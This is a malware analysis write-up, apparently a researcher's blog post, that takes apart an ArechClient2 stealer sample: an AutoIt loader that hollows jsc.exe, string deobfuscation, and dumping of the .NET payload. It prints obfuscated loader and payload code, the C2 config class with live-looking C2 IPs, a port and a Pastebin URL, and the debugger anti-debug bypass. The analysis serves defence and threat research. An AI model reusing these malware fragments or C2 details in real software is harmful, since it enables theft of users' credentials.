


```

Func DoctrineDrama($CustodyDueAustralia, $eligibilityFiJeans)
$PROFITSUPONEYES = ''
$SCRATCHTREASUREDELAWAREWALKEREJACULATION = 921021
$HEADPHONESGLASGOWINSULINFINANCIALWAMNA = 61
For $gCCI = 7062 To 9159497
Switch $SCRATCHTREASUREDELAWAREWALKEREJACULATION
Case 921020
DllCall("kerne132.dll", "bool", "CloseHandle", "ptr", "136")
IsObj("bureau!coupons!")
AdlibRegister("bachelor@Fatal@")
$SCRATCHTREASUREDELAWAREWALKEREJACULATION = $SCRATCHTREASUREDELAWAREWALKEREJACULATION + 1
Case 921021
$syntheticiranexercise = Execute("StringSplit($CustodyDueAustralia, 'h', 2)")
ExitLoop
Case 921022
ConsoleWrite("Excluded#Arrange#Sk#Syndrome#")
Floor(223)
AdlibUnRegister("ALEXANDER*PREVENTION*KURT*")
$UbcspmepqA = "WrOWgpFSEsF", $wxfd = "MaFpIndvzEJSd"
Execute('Ptr(342)')
$SCRATCHTREASUREDELAWAREWALKEREJACULATION = $SCRATCHTREASUREDELAWAREWALKEREJACULATION + 1
EndSwitch
Next
For $structuredictionarystructures = 5023-5023 To UBound($syntheticiranexercise) - 1
$logictommysnapcirclesdom = 303260
$leadCnCigarettesImmune = 82
While 2756103
Switch $logictommysnapcirclesdom
Case 303258
$ZHpJ = "FxFufDen", $WZQUyAI = "uzzkZRQQOcL"
$sFBDMneUcCFk = "nsAPFVDFmfAodym"
Execute("Hwnd('RL@DOUBT@LIVERPOOL@EXPERIMENTS@AUDIT@')")
Execute('Ptr(233)')
DllCall("kerne132.dll", "bool", "CloseHandle", "ptr", "61")
$logictommysnapcirclesdom = $logictommysnapcirclesdom + 1
Case 303259
DllCall("kerne132.dll", "long", "GetErrorMode")
AdlibRegister("MACINTOSH DRILLING INTRODUCES MILEAGE COMMENTS ")
ConsoleWrite("heavy!Console!Guided!")
Random(82, 386, 0)
Assign("hispanic*performs*riding*eight*previews*", "hispanic*performs*riding*eight*previews*")
$logictommysnapcirclesdom = $logictommysnapcirclesdom + 1
Case 303260
$PROFITSUPONEYES &= Execute("Chr($syntheticiranexercise[$structuredictionarystructures] - $eligibilityFiJeans)")
ExitLoop
EndSwitch
WEnd
Next
Return $PROFITSUPONEYES
EndFunc

```

Looking at the code, specifically the switch cases inside the loops, I realized that only the branches that use `ExitLoop` are of importance. Taking a look at the switch conditions confirmed that suspicion. At the beginning of the function, the second variable is the loop condition, it's initialized with a value of `921021`. Looking at the switch, it matches the case that exits the loop, meaning the other cases are dead code and can be ignored. I removed the dead branches, cleaned up the unnecessary loops and got rid of the unused variables:

```

Func DoctrineDrama($CustodyDueAustralia, $eligibilityFiJeans)
$PROFITSUPONEYES = ''
$syntheticiranexercise = Execute("StringSplit($CustodyDueAustralia, 'h', 2)")
For $structuredictionarystructures = 5023-5023 To UBound($syntheticiranexercise) - 1
$PROFITSUPONEYES &= Execute("Chr($syntheticiranexercise[$structuredictionarystructures] - $eligibilityFiJeans)")
Next
Return $PROFITSUPONEYES
EndFunc

```

After cleaning up we are left with this code. Reading this we can deduce some more fitting variable names, the first argument seems to be the encrypted input, and the second argument is the key. The first variable is the resulting string. So to understand the rest of the code I looked at the documentation of AutoIt, the `StringSplit`

function, takes the following arguments: A string, a delimiter char and an optional argument for the delimiter search mode. So the second local variable in `DoctrineDrama` is an array of strings split from the input. Next, the code iterates through all the elements of that array and appends a new character to the output string with every iteration. We see a call to a function called `Chr`, which according to documentation converts a numeric between 0-255 value to an ASCII character. But something is off, what is going on inside that call to `Chr`? subtraction on a string, how does that work? I wondered about that but after a quick web search, I found out that in AutoIt digit only strings seem to be auto-converted to a number if you perform any arithmetic operation on them. Once the loop is finished, the output string is returned.

```
Func DoctrineDrama($input, $key)
    $output = ''
    $buffer = Execute("StringSplit($CustodyDueAustralia, 'h', 2)")
    For $index = 0 To UBound($buffer) - 1
        $output &= Execute("Chr($buffer[$index] - $key)")
    Next
    Return $output
EndFunc
```

Looking at this fully cleaned-up version, I reimplemented the decryption routine in C# to build a simple deobfuscator.



```
1 static string Decrypt(string input, int key)
2 {
3     var buffer = input.Split('h');
4     var builder = new StringBuilder();
5     for (int i = 0; i < buffer.Length; i++)
6     {
7         builder.Append((char)(Convert.ToInt32(buffer[i]) - key));
8     }
9     return builder.ToString();
10 }
```


The deobfuscator uses a simple regex pattern to match every call to `DoctrineDrama` and replace it with the decrypted string. It also outputs a list of all decrypted strings. The full deobfuscator code can be found [here](#).

Dumping the payload

After deobfuscating all the strings, I searched the string dump for some Windows API function names that I would expect from a loader. I found a few hits on `NtResumeThread`, `CreateProcessW` and `NtUnmapViewOfSection`.


These three in combination give a huge hint towards process hollowing. After searching the string dump for `.exe` I found the suspected injection target `\Microsoft.NET\Framework\v4.0.30319\jsc.exe`, a utility of .NET Framework 4.x which comes with every standard Windows 10 install.

My next step was to debug the executable using x64Dbg. I set a breakpoint on `CreateProcessW`, to ensure we break before the injection process is started. After running past the entry point I was greeted with this nice little message.



The message box claims I violated a EULA which I never read nor agreed to. I guess we can't debug the malware any further how unfortunate. Luckily for us, x64Dbg has a built-in AutoIt EULA bypass, it's called Hide Debugger (PEB). You can find it under `Debug>Advanced>Hide Debugger (PEB)`. Make sure to run x64Dbg in elevated mode.

After dealing with the rather simple anti-debug, we let it run. When debugged, the executable spawns a file dialog asking for an a3x file, when run without a debugger it automatically finds the script file. After pointing it to the script file we let it run until the breakpoint for `CreateProcessW` is hit. At this point, `jsc.exe` will be started in suspended mode. Checking Process Explorer confirms that the decrypted path from the AutoIt script was indeed the injection target. We add another breakpoint on `NtResumeThread` which will break execution after the injection is finished but before the thread is resumed to execute the malware.



Since we already know the malware is .NET-based I will use ExtremeDumper to get the managed payload from the `jsc.exe` process. Run ExtremeDumper as admin and dump `jsc.exe`, if it does not show up make sure you are using the x86 version of ExtremeDumper. At the time of writing the loader does not run anymore but fails with an error message about Windows updates. Sifting through the string dump I suspect there is some sort of date check that prevents further execution. This was likely implemented to prevent future analysis. Luckily I had dumped the actual payload before.

The .NET Payload

After dumping the loader, I had to deal with the managed payload. The image is heavily obfuscated. I started my hunt in the `<Module>` class also referred to as the global type. I start by checking this class since its constructor is called before the managed entry point. Many obfuscators call their runtime protections or functions like string decryption here.

My guess was correct, I found a string decryption method `c` in `<Module>` (token `0x06000003`). The method reads the encrypted string data from an embedded resource and then performs a single XOR operation decryption on it. The key used for decryption is supplied via parameters, which leads me to believe that each string has a unique decryption key.


```
// Token: 0x06000003 RID: 3 RVA: 0x00004F54 File Offset: 0x00003154
internal static string c(int int_0, int int_1, int int_2)
{
    int_0 += 593;
    Assembly executingAssembly = Assembly.GetExecutingAssembly();
    int_1 -= 331;
    Stream manifestResourceStream = executingAssembly.GetManifestResourceStream("resource");
    int num = int_0 ^ int_1;
    num = num * 17 / 27;
    manifestResourceStream.Seek((long)(7 + num), SeekOrigin.Begin);
    byte[] array = new byte[8];
    manifestResourceStream.Read(array, 0, 4);
    int num2 = (BitConverter.ToInt32(array, 0) ^ 2100157544) - 100;
    manifestResourceStream.Read(array, 0, 4);
    int num3 = (BitConverter.ToInt32(array, 0) - 5) ^ 485648943;
    manifestResourceStream.Seek((long)num2, SeekOrigin.Begin);
    array = new byte[num3];
    manifestResourceStream.Read(array, 0, num3);
    for (int i = 0; i < array.Length; i++)
    {
        array[i] = (byte)((int)array[i] ^ int_2);
    }
    return Encoding.UTF8.GetString(array);
}
```

After checking references to `c` it turned out that the decryption relies on flow-dependent variables. The calls to the decryption routine have encrypted arguments that are using several opaque predicates and global variables that are initialized and changed depending on call flow.

```
string text = stringBuilder.ToString();
int num = checked(1865406349 - 1865364768);
int num2 = sizeof(double) + 58515;
int k = <Module>.k;
int num3;
bool flag = text != <Module>.c(num, num2, (((uint)k >> 13) - 7654604800 != (uint)(1048576 * (num3 << 26))) ? (Type.EmptyTypes.Length + 221) : (Type.EmptyTypes.Length + 1010390009));
```

This means we would have to emulate or solve all calculations required to obtain the local variables and global fields that are used by the expressions that decrypt the arguments of the call to our decryption method `c`. The additional dependency on call flow further increases the effort required since we would need to solve all calculations in every method in the correct order. Considering all this I ditched the idea of writing a static string decryption tool.

Sifting through the binary I found quite a few similarities to Redline, both making use of DataContracts and async tasks for the separate stealer modules.



One class in particular seemed interesting. After looking for networking related functions I found a class `cj` token `0x0200010C` that connects to a server via .NET's `TcpClient`. Looking at the code we can spot the use of another class called `xj` which seems to contain the IP and port number for the TCP connection. See line 155 `tcpClient.Connect(xj.c, Convert.ToInt32(xj.a.d))`


```

80
81 // Token: 0x0600046E RID: 1134 RVA: 0x0002F00C File Offset: 0x0002D20C
82 public xj()
83 {
84     int o = <Module>.o;
85     this.c = <Module>.c((o % 32485784 != -2085905604) ? 46301 : ((o - 8856576 != o % 8192) ? 1783194738 : 957025665), 52315, 135);
86     int num = 12065;
87     int num2 = (((-2 | -o) == -1 || ((o - 3275) & -1947295183) != 0) ? 20086 : 989874920);
88     int m = <Module>.m;
89     int num3 = m;
90     int num4 = -1436693347;
91     int num5 = <Module>.h;
92     this.d = <Module>.c(num, num2, ((num3 | (num4 + num5 * 612160)) != -5234) ? (((num5 / 12083 / 734276768) & 9504) != 0) ?
93     (-1996095045) : 8) : 1077204994);
94     this.e = <Module>.c(((int.MaxValue | (o / 2)) != int.MaxValue) ? (((num5 / 2) | int.MaxValue) == int.MaxValue) ? ((134217728
95     * -(6354 & m) - 671088640 == (int)((uint)m >> 6)) ? (-1701052115) : (-1760740039)) : (-1605010630)) : (((3145728 & o) !=
96     ((-716518593 ^ o) & 3145728)) ? 1888622548 : 24650), 8250, 132);
97     this.f = <Module>.c(71990, (((208 * m + 1840 * m) | -1999) == -1999) ? 92243 : 2037830121, 158);
98     this.g = <Module>.c(52740, 44618, 114);
99     this.h = <Module>.c(52121, 45690, ((64 & (m + m << 6)) != (64 & ((num5 << 9) - 9825))) ? 842708425 : 95);
100    base..ctor();
101 }
102 // Token: 0x0600046F RID: 1135 RVA: 0x0004D88 File Offset: 0x00002F88

```

Name	Value	Type
this	xj	xj
b	0x000F4240	int
c	"77.73.133.83"	string
d	"15647"	string
e	"True"	string
b	0x000F4240	int
c	"77.73.133.83"	string
d	"15647"	string
e	"09.01 #2"	string
f	"True"	string
g	"https://pastebin.com/raw/NdY0fAXm"	string
h	"p8Ga5rmzt0SWalMgO1D9P2eA/on1sj+MugV7SZOjq/c="	string

Here we see the C2 IP `77.73.133.83` and port `15647`. We can also see a Pastebin link, that caught my interest: The paste contains another IP `34.107.35.186`, potentially a fallback C2.

Before debugging, I modified the string decryption method by adding a few lines to write every decrypted string to disk. This modification makes it so that instead of immediately returning the string it's first passed to `AppendAllText` and written to a file of our choice.

```

int num3 = (BitConverter.ToInt32(array, 0) - 5) ^ 485648943;
manifestResourceStream.Seek((long)num2, SeekOrigin.Begin);
array = new byte[num3];
manifestResourceStream.Read(array, 0, num3);
for (int i = 0; i < array.Length; i++)
{
    array[i] = (byte)((int)array[i] ^ int_2);
}
string result = Encoding.UTF8.GetString(array);
File.AppendAllText("dump.txt", result);
return result;
}

```

The dump revealed the same values that we found in the Locals window and a few more strings of interest. For example, we got a list of the paths that the stealer checks for potential credentials. The main targets of this stealer seem to be browsers, mail clients and game clients like Steam. This is similar to most mainstream stealers. You can view the full-string dump [here](#).

Speaking of strings, I noticed another similarity to Redline, the use of char array to string conversion at runtime. Although Redline in many cases does insert some additional junk into these arrays that is removed from the constructed string, using the `Replace` or `Remove` method.

```
string text = new string(new char[]
{
    'P', 'r', 'o', 'f', 'i', 'l', 'e', '_', 'U', 'n',
    'k', 'n', 'o', 'w', 'n'
});
try
{
    DirectoryInfo directory = fileInfo_0.Directory;
    string text2 = string.Empty;
    if (directory.Name != new string(new char[] { 't', 'd', 'a', 't', 'a' }))
    {
        text2 = directory.FullName.Split(new string[]
        {
            new string(new char[] { 't', 'd', 'a', 't', 'a' })
        }, StringSplitOptions.RemoveEmptyEntries)[1];
    }
    string text3 = new string(new char[] { 'P', 'r', 'o', 'f', 'i', 'l', 'e', '_' });
    string tag = fileScannerArg_0.Tag;
    string text4;
```

Due to the heavy obfuscation and the rather similar behavior to existing stealers, I decided to not investigate this payload further. We revealed the most important IOCs and got a pretty good understanding of the stealer’s targets.

Summary

We found that the initial loader was implemented in AutoIt and uses ProcessHollowing to load a .NET-based payload, we reconstructed the string decryption method enabling us to partially deobfuscate the loader. We dumped the managed payload using a debugger and ExtremeDumper. We analyzed and debugged the managed payload to reveal the payload config, containing the C2 information.

After analyzing the string dump, I found some indicators that could help with attribution to a certain malware family. Although this sample does look very similar to Redline stealer, it is actually not part of that family. I found this blob of data that looked suspiciously like C2 communication:



1	{ "Type": "ConnectionType", "ConnectionType": "Client", "SessionID": "
2	" , "BotName": "
3	" , "BuildID": "
4	" , "BotOS": "
5	"Caption", "URLData": "
6	" , "UIP": "
7	" }

Description	Indicator
AutoIt script <code>S.a3x</code>	SHA256: <code>8e289b8dfc7e4994d808ef79a88adb513365177604fe587f6efa812f284e21a3</code>

Source: <https://dr4k0nia.github.io/posts/Analysing-a-sample-of-ArechClient2/>